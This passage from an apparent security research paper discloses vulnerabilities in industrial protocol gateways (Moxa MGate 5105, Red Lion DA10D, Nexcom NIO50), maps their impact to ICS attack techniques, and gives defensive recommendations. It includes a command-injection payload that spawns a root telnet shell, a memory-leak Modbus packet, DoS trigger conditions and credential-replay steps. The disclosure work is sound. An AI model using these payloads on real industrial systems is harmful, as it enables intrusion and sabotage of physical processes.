This section presents several new vulnerabilities that we discovered during our research. These four are privilege escalation, credential reuse, decryptable configuration, and memory leakage vulnerabilities. We further show how they could affect the ability of an attacker to mount a translation attack. In other words, the presence of these vulnerabilities will amplify the feasibility of a protocol translation attack, and largely increment the risk associated with the use of a protocol gateway as part of a larger attack.

Credential Reuse and Decryptable Configuration

Moxa uses a proprietary protocol when communicating with the remote management software called MGate Manager. When launching MGate Manager, a field engineer is prompted for their username and password to access the protocol gateway, after which McGate Manager automatically dumps the configuration so that the field engineer could change settings on the user interface. When the field engineer finishes setting the protocol gateway and clicks on "Exit," the configuration is compressed, encrypted, and uploaded to the gateway.





Figure 24. A summary of the steps for setting the Moxa protocol gateway

However, there are two security weaknesses in this procedure that can be abused:

1. **Credential Reuse:** When the field engineer is asked to log in, a cipher is transmitted to MGate Manager in order to hash the password, such that the password is not transmitted in cleartext. The cipher can be randomized by setting it to rand(), but the random seed must be set so that every time the internal service program in the protocol gateway restarts, the random ciphers are reused. The firmware version being tested did not set the random seed. As a result, the ciphers would look predictable from a hacker's perspective. The service program restarts when the protocol gateway reboots and when a new configuration is uploaded. Therefore, the cipher is recycled each time the field engineer exits the user interface. A hacker can replay the same encrypted password to log in as the field engineer who usually has administrator privilege, without knowing the password in cleartext.

   This vulnerability was reported to Moxa via the ZDI disclosure program on March 18, 2020, and has been assigned CVE-2020-15493.Moxa has already released a patch on July 10, 2020, that addresses this vulnerability. Decryptable Configuration: Even if the random seed is correctly set, the second vulnerability still allows us to dump the I/O mapping table. The encrypted configuration being transmitted over Ethernet contains the encryption key and thus can be decrypted. A configuration dump that a hacker intercepts and reconstructs from the control network looks like the configuration shown in Figure 25.




```
00000000  01 00 60 e9 07 00 44 45  42 41 32 42 45 45 32 35  |..`...DEBA2BEE25|
00000010  36 36 34 36 39 46 30 37  45 45 30 38 35 43 34 46  |66469F07EE085C4F|
00000020  41 41 35 38 38 30 4b 3f  00 00 08 00 00 00 00 00  |AA5880K?........|
00000030  44 32 44                             41 36 41  |D2DD3F37A64E4A6A|
00000040  46 42 45                             36 44 33  |FBE0CF8EFDA186D3|
00000050  39 46 37 36 34 37 30 31  34 32 35 43 46 35 46 30  |9F764701425CF5F0|
00000060  31 36 37 45 45 32 31 38  44 42 44 37 44 41 32 46  |167EE218DBD7DA2F|
00000070  33 39 34 38 36 32 30 37  46 45 39 44 43 45 45 35  |39486207FE9DCEE5|
00000080  41 31 30 31 33 38 35 38  41 37 32 37 31 45 46 41  |A1013858A7271EFA|
00000090  35 31 34 37 33 37 43 33  38 39 45 41 39 36 45 45  |514737C389EA96EE|
000000a0  41 33 34 33 41 38 44 35  32 34 38 44 45 39 30 32  |A343A8D5248DE902|
```

Figure 25. The encrypted configuration contains the AES key when being transmitted. This is akin to

sending a password-protected Zip file, but the password is in the filename.

For the decryption, we leveraged the proprietary decryption library that we extracted from the device's firmware, which we obtained online.The configuration contains configuration files, databases, and a Secure Shell (SSH) key. Below is an example of a decrypted configuration that we "intercepted" from our own protocol gateway.



```
etc key

./etc:
devsvr          ieg_system.log localtime      passwd         shadow
ethCert.pem     ieg_system_idx loginLog.conf  resolv.conf    snmpd.conf
gsd             iptable.allow  network        server.pem     snmpdv3.conf

./etc/devsvr:
aliyun.db3      cloud.db3       eip.db3          modbus_tcp.db3  proto_cfg.dat
azure.db3       cmap.db3        modbus_ser.db3   mqtt_common.db3 system.db3

./etc/gsd:
slave
```

Figure 26. A successfully decrypted configuration file

The decrypted configuration contains the protocol gateway's private RSA keys and several databases.

The databases are not encrypted and can be dumped and modified with SQLite3. The I/O mapping table, user table (password is hashed), Modbus configurations, and even cloud configurations (such as Azure connect string) and MQTT credentials are all stored in the dump.

To summarize, a malicious actor would be able to conduct a replay attack to the MGate Manager and decrypt the system configuration, including the I/O table, if they have access to the network between the MGate Manager and the MGate 5105. Moreover, it is possible to add an admin account by changing system.db3, then repack, compress, encrypt and upload the configuration by reusing the credential. Once the credential reuse vulnerability is fixed, it is still possible to intercept and hijack the uploading process from MGate Manager if the hacker can run a program on the network switch or the ICS firewall.


We have a successful proof of concept that simulates such an attack using a Raspberry Pi between MGate Manager and the MGate 5105.

This vulnerability was reported to Moxa via the ZDI disclosure program last March 18, 2020, and has been assigned CVE-2020-15494.Moxa has already released a patch on July 10, 2020, that addresses this vulnerability.

Privilege Escalation

We found that the MGate 5105-MB-EIP is vulnerable to a privilege escalation vulnerability that was communicated to and patched by the vendor under CVE-2020-8858.

The vulnerability allows an unprivileged user to execute privileged commands due to an unfiltered input within the diagnostic functionality offered by the device's web interface, as shown in Figure 27. As a result, an unprivileged user can launch a Telnet daemon in the context of the root user via a simple HTTP GET request. This allows the unprivileged user to gain full remote access (i.e., a root shell) to the device.



;busybox telnetd -p 9423 -l /bin/sh;2>&1

```
pi@ftr-moxa-modbus:~/modbus_fuzzers/boofuzz-modbus $ telnet 192.168.127.254 9423
Trying 192.168.127.254...
Connected to 192.168.127.254.
Escape character is '^]'.

/ # whoami
root
```

Figure 27. Post-authentication privilege escalation on MgATE 5105 (CVE-2020-8858)

This vulnerability was reported to Moxa via the ZDI disclosure program on Oct. 14, 2019, and has been assigned CVE-2020-8858. Moxa has since fixed the issue and released a patch.

Memory Leakage

During testing, we also found that DA10D leaks memory contents whenever:

- The data station is configured to convert between Modbus TCP and Modbus RTU
- It receives a "Write Multiple Registers" message (function code 16) command having the byte count field set to 0.

In this evaluation, the data station was set up as a Modbus TCP Slave on Protocol 1, using the Ethernet interface, and as a Modbus Master on RS232. The Modbus Slave was set up with two gateway blocks — one for reading Holding Registers and one for writing Holding Registers. On the DA10D, gateway blocks represent the different types of data, such as coils, registers, digital inputs, and others, that are being translated.




Figure 28. DA10D settings vulnerable to data leakage

A normal "Write Multiple Registers" payload (Function Code 16) looks like the following:

Modbus TCP	Slave ID	Function code	Starting address	Number of registers	Byte count	Data	
Packet	01	10	0000	0002	04	1234	4321

The attack message triggering the vulnerability looks like the following:

Modbus TCP	Slave ID	Function code	Starting address	Number of registers	Byte count	Data	
Packet	01	10	0000	0008	00		

Table 10. A comparison of normal and attack "write multiple registers" payload. In the attack version,

the number of registers to write is not 0 (x0008), and the number of data bytes to follow is 0 (x00).

The problem occurs when the number of registers to write is between x0001 and x0008, and the number of data bytes is set to x00. When this occurs, the DA10D leaks memory data in the form of write register requests being sent to the Modbus RTU Slave (one or more, with the sum of the data written equal to the data being leaked as per attack message). The data being leaked is a data tag called HoldingRegister. hr40563. At that point, the DA10D automatically reads the data back to sync its internal mapping registers with the values that have been written on the slave. The attacker accesses the leaked data via read messages sent to the DA10D.

From our analysis, we can confirm that the amount of the memory data leaked is equal to the value specified in the "number of registers to write" field multiplied by two. The maximum amount of data that can be leaked at once seems to be 16 bytes.

The address of the memory data that is leaked is derived from the "starting address" field and is predictable.

As a result, an attacker could leak arbitrary memory locations, including configuration and code.

The problem occurs in write multiple coils messages as well (function code 15). This vulnerability was reported to Red Lion via the ZDI disclosure program on April 5, 2020, and has been assigned ZDI-CAN-10897. Disclosed in line with the ZDI guidelines, Red Lion is currently working on a fix for this vulnerability.

Denial of Service

Protocol gateways play a crucial role in the network connectivity of industries, and a fault in one of these devices, such as one caused by a DoS attack, would affect the operation of a factory or a similar industrial facility.

Using the initial metaphor of language translators: A failure by protocol gateways is similar to a translator being unable to keep up with a speaker because the speaker is too fast or too difficult to understand, preventing the translator from translating correctly.

To answer our concerns on the ability of these embedded devices to handle handling large chunks of network streams, we instructed our fuzzer to generate, among others, large or complex packets. These packets would eventually cause out-of-bounds reads or trigger resource exhaustion conditions for protocol gateways. In this operation mode, the fuzzer monitors the gateway for its status (e.g. if the device is still operating properly), and communicates with the analyzer in case of an error.

As a result of this experiment, all three real-time gateways exhibited resource exhaustion problems. On the Digi One, NIO50 and Link150, the protocol translation service stopped working after the fuzzer sent about 100 packets, 2,000 packets, and 3,000 packets, respectively (at a time interval of 0.5 seconds between packets). Interestingly, all three devices kept powered on, suggesting that the resource exhaustion only affected the translation process.

While we were able to reproduce the problems consistently, we also noticed that the number of packets triggering the DoS was, to a certain extent, variable. This is an expected and normal behavior for this class of vulnerability, even though we could not conduct more exhaustive debugging due to the lack of logs. As an aside, it is interesting to note that the lack of logs is a general limitation for embedded devices and complicates forensic activities in real-world attacks.

However, DoS vulnerabilities are not limited to real-time protocol gateways. DA10D was confirmed to be vulnerable to DoS attacks where an attacker can remotely trigger a device reboot by sending specially crafted malicious Modbus TCP packets, in particular:

- Packets with function code equal to 1 (read coils) and the number of coils to be read is zero
- Packets with function code equal to 2 (read discrete inputs) and the number of inputs to be read is zero
- Packets with function code equal to 3 (read holding registers) and the address of the first register to read is equal to zero
- Packets with function code equal to 4 (read input registers) and the address of the first register to read is equal to zero

This vulnerability is caused by a lack of sanitization of the inbound packets whose values are erroneously stored in the internal I/O mapping table. As a result, the data station reads invalid memory addresses when accessing the table in the act of retrieving updated data from the serial bus. This causes a crash in the code running at kernel space and, consequently, a reboot of the device. An attacker can use this vulnerability to reboot a targeted device repeatedly.

This vulnerability was reported to Red Lion via the ZDI disclosure program on March 23, 2020, and has been assigned ZDI-CAN-10804. Disclosed in line with the ZDI guidelines, Red Lion is currently working on a fix for this vulnerability.

Cloud Support

Three of the devices we tested feature support for cloud interfaces, either via MQTT protocol or cloud-specific APIs like Amazon AWS or Microsoft Azure. With the advent of Industry 4.0, remote devices can be controlled or monitored through the cloud. For example, a control server can use MQTT to push requests to the internet and a protocol gateway to deliver the commands to a PLC. The communication can also be reversed with PLCs collecting sensor data and uploading it to the cloud for storage in databases or post-processing.

The NIO50 offers MQTT translation support in the form of Modbus TCP (or RTU) to MQTT. In other words, this protocol gateway can be used to upstream Modbus data to the cloud, such as commands produced by a control server. MQTT is a lightweight messaging protocol relying on the publish-subscribe design pattern. When the translation from Modbus to MQTT is enabled in the gateway, the device subscribes itself to the configured MQTT broker. At that point, all inbound Modbus commands and data are translated and forwarded to the broker. During our evaluation, we identified the following security flaws that we reported to the vendor and are currently under responsible disclosure:

- The gateway does not support encryption, such as TLS/SSL (Transport Layer Security/Secure Sockets Layer). There is no option toftenable a form of encryption, so it always forwards data in cleartext. As a result, an adversary such as an insider would be able to access unauthorized and private information, including usernames and passwords, via sniffing. This is even more true when the data upstream is performed via the wireless interface, as is often the case in real-world installations with legacy devices that were remotely distributed and then connected to ethernet networks via protocol gateways.

  This vulnerability was reported to Nexcom via the ZDI disclosure program on Feb. 10, 2020, and has been assigned ZDI-CAN-10486.

- The gateway always transmits a null username (0x00000000), even when a login username is configured via the web console. As a result, an attacker can configure a rogue MQTT broker and, by enabling “anonymous login” (or disabling authentication), intercept all traffic translated by a targeted gateway, violating privacy and confidentiality.

  This vulnerability was reported to Nexcom via the ZDI disclosure program on Feb. 10, 2020, and has been assigned ZDI-CAN-10487.

- The gateway does not validate the input before forwarding it. In a translation from Modbus TCP to MQTT, correct handling consists of verifying that the messages to be upstreamed complies with the modbus specifications, which means the modbus payload holds valid function codes and messages
(e.g., function 0x01 for "read coil"). Instead, this gateway up-streams any messages, allowing an adversary to inject malicious payloads that can potentially trigger vulnerabilities exposed in the backend, such as the service collecting the traffic received from the gateway via MQTT. As a proof-of-concept example, we have been able to trigger an SQLi vulnerability using the protocol gateway's translation as the attack vector.

  This vulnerability was reported to Nexcom via the ZDI disclosure program on Feb. 10, 2020, and has been assigned ZDI-CAN-10488.

  As mentioned earlier on the NIO50's protocol translation vulnerability, the NIO50 is considered an end-of-life product, and Nexcom will no longer release a fix for the authentication and MQTT vulnerabilities.

The DA10D supports MQTT-over-TLS. However, this configuration is not enabled by default when using Generic MQTT and Sparkplug MQTT. The default configuration transmits usernames and passwords
(together with other sensitive information like data payloads) in cleartext.

Other Findings

Up to this point, we have shown how erroneous design or implementation translations can open the door to advanced and difficult-to-detect attacks. While conducting our research on protocol translation problems, we have encountered a series of additional problems that we believe are worth mentioning as they could expose devices to risks or easily abused.

- MGate offers the ability to change the default IP address of the Ethernet interface through the use of a magic packet, which any user can transmit to the gateway to request an IP change. While this feature is only enabled on the default IP within the first 600 seconds, an attacker can potentially abuse this feature to disrupt the gateway's functions.
- Modbus TCP employs a unit ID field to indicate the message recipient. This information is especially important when gateways are used to integrate networks, as they may include information of different peripherals or peripherals with different unit IDs. While the Modbus specifications reserve one byte for this field (0-255), some vendors adopt a different implementation. For example, if a packet with a unit ID is greater than 127 is sent to the Digi One, the gateway will subtract 127 from the unit ID. As a result, a message sent to a device with unit ID 128 will actually be routed to a device with unit ID 1. This could create inter-communication problems and potential faults, such as packet losses or overflows.
- The MGate 5105 uses a hardcoded symmetric password to decrypt the firmware. A check revealed that this hardcoded password is not used across multiple Moxa devices. The hardcoded password allows an attacker to decrypt the firmware and conduct a thorough study of the firmware.

Impact

Protocol gateways, by their nature, are deployed in industrial environments where critical data and instructions need to be relayed in a timely and proper manner. This does not only ensure the continuous operation of the facility; it also makes sure the final product is of the intended quality.

In these applications, a temperature threshold is not just an arbitrary number. A temperature threshold may have several implications. Consider these examples:

- The necessary temperature for a manufacturing process, such as plastic extrusion: If the temperature is too high, the plastic polymers will break down. If the temperature is too low, the plastic will not extrude at all.
- The ideal temperature range for a food production process, like canning: If the temperature is below the threshold, microorganisms in the food product will not be destroyed, leading to food safety and health issues.

Therefore, in order toftensure a facility's continuous operation and product quality, a field engineer in an industrial environment would need to be able to see the data, trust that the data is correct, and in certain cases (such as the temperature exceeding or failing to reach the threshold), be able to take action.

An adversary's objective, on the other hand, is to either steal confidential or proprietary information, or sabotage the operation. If an attacker's objective is to sabotage the operation, the attacker can do so by compromising the integrity of the reported data, the operators' ability to view data, and their ability to take action.

To further explain how the vulnerabilities and security weaknesses we discovered in protocol gateways affect an industrial environment, we mapped the scenarios to MITRE's ATT&CK for Industrial Control Systems ICS) and corresponding impact.

In all, we identified four ways an insecure protocol translation or protocol gateway could affect a facility, namely – denial of view, denial of control, manipulation of view, and manipulation of control.

Below are the impact definitions, based on MITRE.

Denial of View

Malicious attackers may cause a denial of view to disrupt and prevent operator oversight on the true status of an ICS environment. This scenario typically results in temporary disruption or communication failure between a device and its control, which eventually recovers once the interference ceases.

Attackers may also attempt to deny visibility by preventing status reports and messages from reaching operators. Such actions will leave operators unable to notice changes and anomalous behavior in the system. In such a scenario, the environment's data and processes could still be operational, but functioning in an unintended or adversarial manner.

Denial of Control

Malicious attackers may temporarily prevent operators and engineers from interacting with process controls. In such a scenario, operators would be denied access to process controls, causing a temporary loss of communication with the control device.

Manipulation of View

Attackers may attempt to manipulate the information that operators or controllers receive from machinery and sensors. The report an operator receives would not be reflective of the actual process.

Without the proper information, operators might make the wrong decisions and inappropriate sequences.

Manipulation of Control

Threat actors might manipulate physical process controls in the industrial environment. Methods of doing so can include making changes to setpoint values, tags, or other parameters. Threat actors can also manipulate control of system devices — or even leverage their own — to communicate with and command physical control processes. The manipulation can be temporary or sustained, depending on the time it takes for the operators to detect malicious activity.

Impact of Protocol Gateway Vulnerabilities

In this subsection, we map out how an attacker could use the vulnerabilities and security weaknesses we have discovered to result in a corresponding impact. We used the MITRE ATT&CK framework for Industrial Control Systems (ICS) to map out the specific technique the vulnerability or security weakness can be used for, and its corresponding impact.

Real-Time Protocol Translation Vulnerability (Nexcom NIO50)

The NIO50 packet forwarding vulnerability, where a read command can be translated into a write command, can be used by an attacker to issue a stealth unauthorized command message, resulting in manipulation of control.

Due to the way the protocol translation works, it would make tracking down the offending system more difficult for a team doing incident response and mitigation.

ATT&CK for ICS Technique	ATT&CK for ICS Impact
Unauthorized command message	Manipulation of control

I/O Mapping Vulnerability (MGate 5105) and Malicious Extraction of I/O Mapping Table (MGate 5105 and DA10D)

I/O mapping is the core of protocol translation for data station protocol gateways. The ability to configure the protocol gateway with an I/O mapping table allows for increased versatility. However, we have detailed an attack chain for both the MGate 5105 and DA10D wherein an attacker can manipulate the I/O Imageto perform a surgical attack, resulting in manipulation of control.

As for the MGate 5105 Arbitrary R/W Vulnerability, it allows an attacker to issue an unauthorized command message to modify parameter(the temperature threshold in the example) resulting in manipulation of view (modified temperature threshold).

ATT&CK for ICS Technique	ATT&CK for ICS Impact
Manipulate I/O image	Manipulation of control
Unauthorized command message	Manipulation of view
Modify parameter	

Impact of Device Vulnerabilities - Denial of Service (DoS)

Our tests found that all three of the real-time gateways (NIO50, Link150, Digi One) and the DA10D were susceptible to DoS attacks that prevented the transmission of messages (block command message,block reporting message, block serial COM), resulting in denial of control and denial of view.

ATT&CK for ICS Technique	ATT&CK for ICS Impact
Block command message	Denial of control
Block reporting message	Denial of view
Block Serial COM	
Denial of service	

Impact of Cloud Vulnerabilities - Nexcom NIO50 MQTT Lack of Encryption

Due to the lack of encryption on the NIO50, an attacker could observe or manipulate the communications, compromising the integrity of the data. If the MQTT data is only for monitoring the communication with the PLC, the observable data could give an attacker information about the process. It could also allow an attacker to manipulate the data being sent to the MQTT server, resulting in manipulation of view. If MQTT is used to send commands to the PLC, the commands could be manipulated, preventing the correct action from being performed or performing an alternate action, resulting in manipulation of control.

ATT&CK for ICS Technique	ATT&CK for ICS Impact
Unauthorized command message	Manipulation of control
	Manipulation of view

Other Vulnerabilities and Security Issues

Throughout this research, we have discovered several other vulnerabilities and security issues (refer to the Device Vulnerabilities and Other Findings sections), that by themselves do not pose a high risk.

However, adversaries interested in sabotaging industrial facilities are mostly advanced attackers. They will likely take their time to learn about the network, devices, and processes, and formulate a highly specific attack based on the gathered information.

Therefore, minor vulnerabilities can become part of an attack chain designed by an advanced adversary to achieve their goal. This is called a complex process attack.

We presented an example of a complex process attack earlier in the paper (see Malicious Extraction of I/O Mapping Table), the minor security issues in the MGate 5105's user authentication and data transmission that can be leveraged by an attacker to read and manipulate the I/O mapping.

Discussion & Recommendations

Over the last decade, industrial networks have become more interconnected, thanks to several abstraction layers enabling control servers to communicate with PLC-controlled machines located on separate or remote facilities. Operational technology networks that were traditionally isolated, and designed and operated by field engineers, are now interacting with information technology ecosystems, making visibility and management easier. Unfortunately, this also exposes the ecosystem to more vulnerabilities and makes it more prone to errors.

While this evolution brings a lot of additions and benefits, like the possibility to control larger industrial processes through a centralized control center, it also adds complexity. One aspect of this complexity is dictated by heterogeneous networks that need to communicate using the same language. Within this new, interconnected ecosystem, protocol gateways play a crucial role. While these devices often go unnoticed because of their small size, or because it is not part of the process inventory (as opposed to a piece of machinery), these devices play an active part in the communication chain, such as in a control server delivering the order for a new piece. Requests and responses should be translated and delivered by protocol gateways properly.

We focused on protocol translation in this research paper, because we believe that this is a topic overlooked not only by the security community but also by those who are in the OT and engineering fields. We wanted to find out how a small error in the protocol translation's design could result in a critical issue for the whole production or process network. For example, we showed how a malicious actor could potentially set an out-of-bound value on a motor's engine, or a heating system, by requesting what appears to be an innocent read request. We believe that these subtle attacks could easily go unnoticed and therefore require more attention from the security and engineering staff. In a period in which advanced, highly motivated cybercrime is a given fact, we should assume that the entire production chain needs to be secured. The security coverage should also include these tiny, overlooked devices operating the connectivity between networks.

Based on what we have learned from our research, here are a number of useful suggestions and recommendations for vendors, installers, or end-users of industrial protocol gateways.

1. Even though different protocol gateways operate similarly, devices from different vendors handle invalid packets differently. Some of the devices considered in our research do not offer adequate packet filtering capabilities and, therefore, were more prone to translation errors or behaved unexpectedly after they received a malformed packet. This also includes resource exhaustion problems: while some devices operate correctly under normal circumstances, others are more prone to a DoS attack if they receive a purposely crafted malicious packet (for example, without proper process memory segmentation). As we already wrote in the paper, protocol gateways play a crucial role in the operation of industrial networks, and even a small fault could have a significant impact, like an interruption of the production. Given these considerations, one should appropriately and carefully consider these design aspects when evaluating products during the procurement process.
2. A protocol-aware ICS firewall is useful in two ways: It detects packets that do not comply with protocol standards and enforces administrative access to protocol gateways only from authorized endpoints. Having an ICS firewall helps ensure the integrity of the traffic while enforcing secure access from allowed devices. Organizations can also take advantage of cybersecurity solutions designed for ICS environments. Trend Micro's TXOne Networks offers both network- and endpoint-based products to help provide real-time, in-depth defense to OT networks and mission-critical devices. However, ICS firewalls only cover the Ethernet side of the network. As far as we know, there are no serial-based ICS firewalls. Depending on the risk assessment and security requiremetnts, mission-critical facilities may opt to create an in-house monitor on the serial side toftensure the integrity of control, commands, and data.
3. Allocate appropriate time for configuring and protecting the gateway — this is even more true for data stations. Our tests showed how easy it is to misconfigure an I/O mapping table, which can provide a malicious actor a platform for conducting stealthy attacks. This careful approach to configuration includes well-known security best practices such as using strong credentials, disabling unnecessary services (one of the gateways we tested had anonymous FTP upload enabled by default), and enabling encryption where supported, e.g., in the cloud integration (MQTT).
4. Consider the protocol gateways as a critical OT asset, if this is not already the case. This implies the application of security management procedures, like regular security assessments for identifying potential vulnerabilities or misconfiguration, and application of security patches that complies with the organization's patching policy for OT systems. Even though applying security patches (or firmware updates in general) is sometimes a cumbersome activity for embedded devices, modern gateways are paired with management software that provides simplified mechanisms for firmware updates.

For convenience, we added more recommendations for auditors and consultants in the Appendix, Detailed Recommendations for Auditors, Consultants.

Related Work

In our research, we investigated the risks connected with the translation of industrial protocols, in particular, Modbus. While a certain extent of research has already been conducted in the domain of ICS and networks, no previous research on protocol translation is known to us.

In addition, while a significant amount of research used simulators to evaluate potential security risks, few have conducted empirical analyses with real devices and installations. Testbeds consisting of simulation models were used as a practical alternative to the latest hardware and the number of different technologies employed in the ICS world.

Holm et al. conducted research that aimed to improve the study of ICS environments by surveying several ICS testbeds.Meanwhile, Amin et al. used such mathematical models to show the effects of DoS attacks against control systems,and Mo et al. analyzed the effects of false data injection on simulation.While this approach is interesting, it does not explore the risks connected with errors introduced in the implementation phase of a product.

More on the practical aspects of security, Niedermaier et al. studied the effect of DoS attacks on real-world PLCs.By relying on an exhaustive evaluation made on 16 devices from six different vendors, the researchers confirmed that PLCs are susceptible to network flooding and, in worse scenarios, service disruption. Kalluri et al. arrived at a similar conclusion. Closer to our work on protocol gateways, Thomas Roth showed how these embedded devices expose a number of vulnerabilities that malicious actors could potentially exploit. While this work is certainly of interest, it does treat protocol gateways as standalone devices while investigating the risks related to translating, for example, commands issued from a control server located on one interface to a PLC on a second interface of the gateway.

Appendix

List of Vulnerabilities Discovered in this Research

#	Gateway	Name	ID	Reporting date
1	NIO50	Protocol translation bypass	ZDI-CAN-10485	Feb 10, 2020
2		Unencrypted MQTT	ZDI-CAN-10486	Feb 10, 2020
3		Authentication bypass	ZDI-CAN-10487	Feb 10, 2020
4		Unsanitized MQTT upstream	ZDI-CAN-10488	Feb 10, 2020
5	MGate 5105	Information disclosure through proprietary com-mands	CVE-2020-15494	Mar 18, 2020
6		Credential reuse through proprietary commands	CVE-2020-15493	Mar 18, 2020
7		Post-auth root shell and persistence	CVE-2020-8858	Oct 14, 2019
8	DA10D	Modbus read denial of service	ZDI-CAN-10804	Mar 23, 2020
9		Arbitrary memory leakage	ZDI-CAN-10897	Apr 5, 2020

Summary of Vulnerabilities Discovered and Reported

Detailed Recommendations for Auditors, Consultants and Field Engineers

Recommendations for protocol translation vulnerabilities

I/O Mapping Vulnerabilities – MGate 5105 and DA10D

The difficulty with the I/O mapping vulnerabilities is that the I/O mapping table is the core of how the data station devices function. A valid user could accidentally trigger one of these vulnerabilities and affect the process.

- Monitor the device for modifications of the configuration
- Ensure change management process is used
- Review the configuration periodically
- Password-protect configurations (if applicable)

- Restrict access to the programming port or service to specific systems (e.g., engineering workstations).

Moxa has also reached out to us and recommended the following:

1. Disable Moxa Command after the first installation of MGate 5105
2. If the user still needs to use Moxa Command after the first installation, it is recommended to restrict access to the MGate 5105 through “Accessible IP List setting” to prevent unauthorized users or hosts from getting the device information.

- Monitor traffic to the device, especially programming traffic
- Nexcom packet forward vulnerabilities
- Monitor traffic sent to the protocol gateway

- Use a fir ewall that validates the data
- Patch when available
  - Work with the vendor
  - Test the patch in a lab
  - Move to production as soon as possible

Recommendations for device vulnerabilities

Denial of service

- Monitor traffic sent to the protocol gateway for packets that may trigger a DoS
- Monitor for increased bandwidth to the protocol gateway to prevent resource exhaustion
- Patch when available
  - Work with the vendor
  - Test the patch in a lab
  - Move to production as soon as possible

Privilege escalation

